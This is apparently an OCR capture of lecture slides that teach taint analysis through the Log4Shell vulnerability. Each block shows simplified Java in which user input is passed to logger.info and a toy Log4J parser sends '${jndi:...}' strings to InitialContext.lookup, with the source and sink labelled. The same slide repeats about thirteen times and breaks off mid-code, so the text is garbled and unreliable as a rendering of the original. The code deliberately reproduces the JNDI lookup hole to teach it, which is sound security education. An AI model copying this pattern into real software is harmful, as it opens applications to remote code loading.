
- **`InitialContext.lookup(String)`**

(simplified) Backend app code:

```
1.public class App{
2.  public static void search(String input){ // src
3.    logger.info(input);
4.    ...
5.}}
```

(simplified) Log4J code:

```
1. public void info(String str){
2.   if(str.startsWith("${") && str.endsWith("}")){
3.     int sInd = 2;
4.     int eInd = str.length()-2;
5.     String str2 = str.substring(sInd, eInd);
6.     if (str2.startsWith("java:")) {...}
7.     else if (str2.startsWith("docker:")) {...}
8.     else if (str2.startsWith("jndi:")) {
9.        String str3 = str2.substring(5);
10.       Context ctx = new InitialContext();
11.       Object obj = ctx.lookup(str3); // sink
12.       ...
13.    }else {...}
14.  }else {...}
15.}
```



Source:

- user input

Sink:


- **`InitialContext.lookup(String)`**

(simplified) Backend app code:

```
1.public class App{
2.  public static void search(String input){ // src
3.    logger.info(input);
4.    ...
5.}}
```

(simplified) Log4J code:

```
1. public void info(String str){
2.   if(str.startsWith("${") && str.endsWith("}")){
3.     int sInd = 2;
4.     int eInd = str.length()-2;
5.     String str2 = str.substring(sInd, eInd);
6.     if (str2.startsWith("java:")) {...}
7.     else if (str2.startsWith("docker:")) {...}
8.     else if (str2.startsWith("jndi:")) {
9.        String str3 = str2.substring(5);
10.       Context ctx = new InitialContext();
11.       Object obj = ctx.lookup(str3); // sink
12.       ...
13.    }else {...}
14.  }else {...}
15.}
```



Source:

- user input

Sink:


- **`InitialContext.lookup(String)`**

(simplified) Backend app code:

```
1.public class App{
2.  public static void search(String input){ // src
3.    logger.info(input);
4.    ...
5.}}
```

(simplified) Log4J code:

```
1. public void info(String str){
2.   if(str.startsWith("${") && str.endsWith("}")){
3.     int sInd = 2;
4.     int eInd = str.length()-2;
5.     String str2 = str.substring(sInd, eInd);
6.     if (str2.startsWith("java:")) {...}
7.     else if (str2.startsWith("docker:")) {...}
8.     else if (str2.startsWith("jndi:")) {
9.        String str3 = str2.substring(5);
10.       Context ctx = new InitialContext();
11.       Object obj = ctx.lookup(str3); // sink
12.       ...
13.    }else {...}
14.  }else {...}
15.}
```



Source:

- user input

Sink:


- **`InitialContext.lookup(String)`**

(simplified) Backend app code:

```
1.public class App{
2.  public static void search(String input){ // src
3.    logger.info(input);
4.    ...
5.}}
```

(simplified) Log4J code:

```
1. public void info(String str){
2.   if(str.startsWith("${") && str.endsWith("}")){
3.     int sInd = 2;
4.     int eInd = str.length()-2;
5.     String str2 = str.substring(sInd, eInd);
6.     if (str2.startsWith("java:")) {...}
7.     else if (str2.startsWith("docker:")) {...}
8.     else if (str2.startsWith("jndi:")) {
9.        String str3 = str2.substring(5);
10.       Context ctx = new InitialContext();
11.       Object obj = ctx.lookup(str3); // sink
12.       ...
13.    }else {...}
14.  }else {...}
15.}
```



Source:

- user input

Sink:


- **`InitialContext.lookup(String)`**

(simplified) Backend app code:

```
1.public class App{
2.  public static void search(String input){ // src
3.    logger.info(input);
4.    ...
5.}}
```

(simplified) Log4J code:

```
1. public void info(String str){
2.   if(str.startsWith("${") && str.endsWith("}")){
3.     int sInd = 2;
4.     int eInd = str.length()-2;
5.     String str2 = str.substring(sInd, eInd);
6.     if (str2.startsWith("java:")) {...}
7.     else if (str2.startsWith("docker:")) {...}
8.     else if (str2.startsWith("jndi:")) {
9.        String str3 = str2.substring(5);
10.       Context ctx = new InitialContext();
11.       Object obj = ctx.lookup(str3); // sink
12.       ...
13.    }else {...}
14.  }else {...}
15.}
```



Source:

- user input

Sink:


- **`InitialContext.lookup(String)`**

(simplified) Backend app code:

```
1.public class App{
2.  public static void search(String input){ // src
3.    logger.info(input);
4.    ...
5.}}
```

(simplified) Log4J code:

```
1. public void info(String str){
2.   if(str.startsWith("${") && str.endsWith("}")){
3.     int sInd = 2;
4.     int eInd = str.length()-2;
5.     String str2 = str.substring(sInd, eInd);
6.     if (str2.startsWith("java:")) {...}
7.     else if (str2.startsWith("docker:")) {...}
8.     else if (str2.startsWith("jndi:")) {
9.        String str3 = str2.substring(5);
10.       Context ctx = new InitialContext();
11.       Object obj = ctx.lookup(str3); // sink
12.       ...
13.    }else {...}
14.  }else {...}
15.}
```



Source:

- user input

Sink:


- **`InitialContext.lookup(String)`**

(simplified) Backend app code:

```
1.public class App{
2.  public static void search(String input){ // src
3.    logger.info(input);
4.    ...
5.}}
```

(simplified) Log4J code:

```
1. public void info(String str){
2.   if(str.startsWith("${") && str.endsWith("}")){
3.     int sInd = 2;
4.     int eInd = str.length()-2;
5.     String str2 = str.substring(sInd, eInd);
6.     if (str2.startsWith("java:")) {...}
7.     else if (str2.startsWith("docker:")) {...}
8.     else if (str2.startsWith("jndi:")) {
9.        String str3 = str2.substring(5);
10.       Context ctx = new InitialContext();
11.       Object obj = ctx.lookup(str3); // sink
12.       ...
13.    }else {...}
14.  }else {...}
15.}
```



Source:

- user input

Sink:


- **`InitialContext.lookup(String)`**

(simplified) Backend app code:

```
1.public class App{
2.  public static void search(String input){ // src
3.    logger.info(input);
4.    ...
5.}}
```

(simplified) Log4J code:

```
1. public void info(String str){
2.   if(str.startsWith("${") && str.endsWith("}")){
3.     int sInd = 2;
4.     int eInd = str.length()-2;
5.     String str2 = str.substring(sInd, eInd);
6.     if (str2.startsWith("java:")) {...}
7.     else if (str2.startsWith("docker:")) {...}
8.     else if (str2.startsWith("jndi:")) {
9.        String str3 = str2.substring(5);
10.       Context ctx = new InitialContext();
11.       Object obj = ctx.lookup(str3); // sink
12.       ...
13.    }else {...}
14.  }else {...}
15.}
```



Source:

- user input

Sink:


- **`InitialContext.lookup(String)`**

(simplified) Backend app code:

```
1.public class App{
2.  public static void search(String input){ // src
3.    logger.info(input);
4.    ...
5.}}
```

(simplified) Log4J code:

```
1. public void info(String str){
2.   if(str.startsWith("${") && str.endsWith("}")){
3.     int sInd = 2;
4.     int eInd = str.length()-2;
5.     String str2 = str.substring(sInd, eInd);
6.     if (str2.startsWith("java:")) {...}
7.     else if (str2.startsWith("docker:")) {...}
8.     else if (str2.startsWith("jndi:")) {
9.        String str3 = str2.substring(5);
10.       Context ctx = new InitialContext();
11.       Object obj = ctx.lookup(str3); // sink
12.       ...
13.    }else {...}
14.  }else {...}
15.}
```



Source:

- user input

Sink:


- **`InitialContext.lookup(String)`**

(simplified) Backend app code:

```
1.public class App{
2.  public static void search(String input){ // src
3.    logger.info(input);
4.    ...
5.}}
```

(simplified) Log4J code:

```
1. public void info(String str){
2.   if(str.startsWith("${") && str.endsWith("}")){
3.     int sInd = 2;
4.     int eInd = str.length()-2;
5.     String str2 = str.substring(sInd, eInd);
6.     if (str2.startsWith("java:")) {...}
7.     else if (str2.startsWith("docker:")) {...}
8.     else if (str2.startsWith("jndi:")) {
9.        String str3 = str2.substring(5);
10.       Context ctx = new InitialContext();
11.       Object obj = ctx.lookup(str3); // sink
12.       ...
13.    }else {...}
14.  }else {...}
15.}
```



Source:

- user input

Sink:


- **`InitialContext.lookup(String)`**

(simplified) Backend app code:

```
1.public class App{
2.  public static void search(String input){ // src
3.    logger.info(input);
4.    ...
5.}}
```

(simplified) Log4J code:

```
1. public void info(String str){
2.   if(str.startsWith("${") && str.endsWith("}")){
3.     int sInd = 2;
4.     int eInd = str.length()-2;
5.     String str2 = str.substring(sInd, eInd);
6.     if (str2.startsWith("java:")) {...}
7.     else if (str2.startsWith("docker:")) {...}
8.     else if (str2.startsWith("jndi:")) {
9.        String str3 = str2.substring(5);
10.       Context ctx = new InitialContext();
11.       Object obj = ctx.lookup(str3); // sink
12.       ...
13.    }else {...}
14.  }else {...}
15.}
```



Source:

- user input

Sink:


- **`InitialContext.lookup(String)`**

(simplified) Backend app code:

```
1.public class App{
2.  public static void search(String input){ // src
3.    logger.info(input);
4.    ...
5.}}
```

(simplified) Log4J code:

```
1. public void info(String str){
2.   if(str.startsWith("${") && str.endsWith("}")){
3.     int sInd = 2;
4.     int eInd = str.length()-2;
5.     String str2 = str.substring(sInd, eInd);
6.     if (str2.startsWith("java:")) {...}
7.     else if (str2.startsWith("docker:")) {...}
8.     else if (str2.startsWith("jndi:")) {
9.       String str3 = str2.substring(5);
10.      Context ctx = new InitialContext();
11.      Object obj = ctx.lookup(str3); // sink
12.      ...
13.    }else {...}
14.  }else {...}
15.}
```



Source:

- user input

Sink:


- **`InitialContext.lookup(String)`**

(simplified) Backend app code:

```
1.public class App{
2.  public static void search(String input){ // src
3.    logger.info(input);
4.    ...
5.}}
```

(simplified) Log4J code:

```
1. public void info(String str){
2.   if(str.startsWith("${") && str.endsWith("}")){
3.     int sInd = 2;
4.     int eInd = str.length()-2;
5.     String str2 = str.substring(sInd, eInd);
6.     if (str2.startsWith("java:")) {...}
